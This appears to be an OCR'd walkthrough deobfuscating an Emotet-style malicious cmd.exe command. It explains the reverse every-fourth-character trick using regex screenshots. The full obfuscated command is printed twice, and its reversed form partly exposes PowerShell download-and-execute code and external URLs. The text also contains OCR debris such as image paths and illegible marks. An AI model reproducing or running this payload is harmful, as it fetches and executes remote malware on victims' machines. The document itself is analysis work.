FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmruldsuUao1a-
V9upiyJwu2E/cM5nlBAcTyp.3OxssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdsZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g[illegible]IpqCbttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kX[illegible]lDpUvmxa.csZwFIOwTOgwTY1/onN/BWT:6KCptHmtcVDt
O0Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'OWsCMjJZXQljLvG'uJj=i2F[illegible]Qh3HFOW$oFK cn3lkKslJIgen
HhmS4s5Odr06YepZEwRXBomqIp) ) ; ;   )&&  ;;  For;  ; ; /l  ;  %W ;; ; in ; (  2159  -4 +3)  ;;  ; dO  ; ;( (;
;; set   mCdO=!mCdO!!owy:~%W,1!) )&&;;  ; iF ; ;  %W ; ; ;  ; lSs ; ; ;4 ; ;  ( (caLl; %mCdO:*mCdO!=% )  ; )
"
```

#1 Sets an environment variable filled with #2 mostly gibberish.

#3 loops backward from the end and grabs every 4th character.

More RegEx to Capture the Obfuscated Code



Regular expression

Built in regexes
User defined

Regex
```
set ...\=(.*o...p)\)
```


☑ Case insensitive ☑ ^ and $ match at newlines □ Dot ma

□ Unicode support □ Astral support □ Display


Output format
Highlight matches

```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V:o;; ;  /R"; ;  ;  (  (   (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a  Vz f6K uX5 ym2 sAJ S6a jW  4pG PMa}n6y}G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeIOsrBfgbRNv;0E nO
cR4sLSHpY$TmY E1Psjinsx7TeOimcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)Lwln
TSRiXSS5qu$AlM(vUce2BHllpXigD4fe8xo52ytBCOeoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5hO)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zkpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfXeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIlOG;WQd)XCt(kOgdFOEnXIWeFbhsdfs.kaPYeh5aJNcQkOH$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0EOLeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUSh 8
1ibNpn7DpM1uO$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpso nvdG0vaENm'0xh
VaHmx7ToEcYcZY6-SjK  yXtEUocGkWeEmyjGNxbr5JO7V4-VRowg9re6HgNnKj b84=wVY
YAvc3wrsglRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vnO lQjm9y5oiVuckuh-O 0
UT t8WLc5DmeUHWj4YDbuAlOSd -5E3wiYOeqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHl'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43GO1T
:tUO:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQOoIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmK'cH3k4MhwW EA6ibVsQ Uucb/NSLudborhq1.f3HoNHOpk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmruldsuUao1a-
V9upiyJwu2E/cM5nlBAcTyp.3OxssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdsZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cWIpqCbttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kXdwkfai0olDpUvmxa.csZwFIOwTOgwTY1/onN/BWT:6KCptHmtcVDt
O0Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'OWsCMjJZXQljLvG'uJj=i2FcmpoKQh3HFOW$oFK cn3lkKslJIgen
HhmS4s5Odr06YepZEwRXBomqIp) ) ; ;   )&&  ;;  For;  ; ; /l  ;  %W ;; ; in ; (  2159  -4 +3)  ;;  ; dO  ; ;( (;
;; set   mCdO=!mCdO!!owy:~%W,1!) )&&;;  ; iF ; ;  %W ; ; ;  ; lSs ; ; ;4 ; ;  ( (caLl; %mCdO:*mCdO!=% )  ; )
"
```

Reverse The Obfuscated Code



```
pIqmoBXRwEZpeY60rdO5s4SmhH negIJlsKkl3nc
KFo$WOFH3hQKopmcF2i=jJu'GvLjlQXZJjMCsWO'T1l;dEK$WgVkUYBSb60WZLJ=ZuT'o10hQ0OtDVctmHtpCK6:TWB/Nno/1YTwgOTwOIFwZ
sc.axmvUpDlo0iafkwdXk4i0irmFjfi6pDrYcvfHryiUq8lfoXiLNOnaZh.e6GcLU7oZNQmwU0/I5WVdvazReABHtuEYxB7tb0RS4p@hJehDd
xtwrttbCqpIWc:UYx/g9m/FdrnR8BiXCym6aRsoiJn9GPorSXw9SjsN2PhrEkes8DrdevanGr.G
KeiZsdwzDu0zj.PvApXG9k5dP/3H7DLC4@mzAhVovtLpWtoY
pk0R:3q4/tpY/n8vsec7itS2nX0Io7rlnU7Vcrg9.KkscFPGn0i2/jtSueDyzPdW6Nb5@RSdhKDztFd8tmrhpxVo:v5i/mZP/FepfyBVoUxqr
GnEeE bsiTQtyJXbezYoKsdoIZokfEssxO3.pyTcABln5Mc/E2uwJyipu9V-
a1oaUusdlurmvwRip1tnPyT/ncLsj8qFKa5fo8syC7BqbKLdALGFdIG@gsEhezitlrWtcMFpQX6:Il1/rk4/KJqefVqsGF
keBCrTNai4NJmJZba0U5dhLEeZ07cnTSaPZ0mi kpOHNoH3f.1qhrobduLSN/bcuU QsVbi6AE
WwhM4k3Hc'Kmv.bf9S95wpp0ClBXqi8m7t5WM(itI'wZq@2vM'ZE5)HiV;gPL$gYSSKb0RcSFn63j=5QP(yJa[kJcSBAuyuars0oct8szeEli
muYr.mBzIoOQOPFC.L7zP9oPaN70tRhBhlxt]tzD:OUt:T1OG34nerKJtkliTLgweBbkm4UspQ9IP89raMkEtkP3hDhT(SW9)E21+roK'lHN\
azji2NPhAg3H7AE.5SHeWVfxhiYepXC'GM8)UyY;Vvw$0 mQ0tKazLFYTjK Di8=kUDNaZqeOYiw3E5- dSOlAubDY4jWHUemD5cLW8t TU 0
O-hukcuVio5y9mjQl Onv'3bTmwhfskUXxRSAm70hlgKy2IyG.EHsxqRLmcG6l8IKhmrltGxvtEXSpyGX'6xL;UyB$juQHRlgsrw3cvAY
YVw=48b jKnNgH6er9gwoRV-4V7OJ5rbxNGjymEeWkGcoUEtXy  KjS-6YZcYcEoT7xmHaV hx0'mNEav0Gdvn
ospjdmSgbQSM.gtushxatXNArpNIezAaa UjmvEm'MSk;JTEfeW6o M9rcuBeSsNar8ZcEOIhRg6(dHu$Ou1MpD7npNbi1 8 hSUiB5YnG7x
rNI$jQdkVbBSIAvWRQD)lpb{ez tpeyrtN9yowd{D04$Q4AQERVawlmYOHW.v8ooVXfpvUkeF
enD9X(9LH'XbqGeLOE0PSTkH6'IUN,VgJ$WzJMRqcnSo0ii1F,wKU0BXn)CN0;RI7$HOkQcNJa5heYPak.sfdshbFeWIXnEOFdgOk(tCX)dQW
;GOlIC58fIVg AEL(oCU$N qQGmhae9hYCek.fOtSMYftjRSa49PtyJuuNRfsQa7 NRh-1IGeXfvqqsQ fxL2bTD0hRN0R59)BoF
aMm{Wx0$1bEHB7isCvLcE63.B16oFPfp96AeCuInTiX(Cur)DXM;kve$D0FH9iAsGxRct3p.KdQtr1CyKGVpkz7e649 CvV=ure
58C1AHI;kbI$ubIH5AMsKQBcwHp.lHhwHBsrZzXin5XtWnae8jL(dw $bUNQjhpaBPoY0oT.sVJriA
eANbsSmXpjeNoKYunvN3szmDeDWSBvFHogTAdNtmyJB6)Oh5;jvb$i0WHucEsj6ecV2t.gI4sUCka3pyvYGoeOCBty25ox8ef4DgiXpllHB2e
cUv(MlA$uq5SSXiRST nlwL)dZP;W52SdKEt6EAaepXrJPutxbC-GBWPZIwrg4 opJjcmiOeT7xsnijsP1E YmT$YpHSLs4Rc On
E0;vNRbgfBrsOIeHwBa5RSk47a}I8j}bwEcezWa89itz71crN9hUgP{h2G}y6n}aMP Gp4  Wj a6S JAs 2my 5Xu K6f zV  a0n n u
VCx 15T RfN XWh d2D JDt hjd
```



Regular expression


Built in regexes
User defined

Regex
(.)...

☑ Case insensitive ☑ ^ and $ match at newlines □ D

□ Unicode support □ Astral support □ D

Output format
Highlight matches

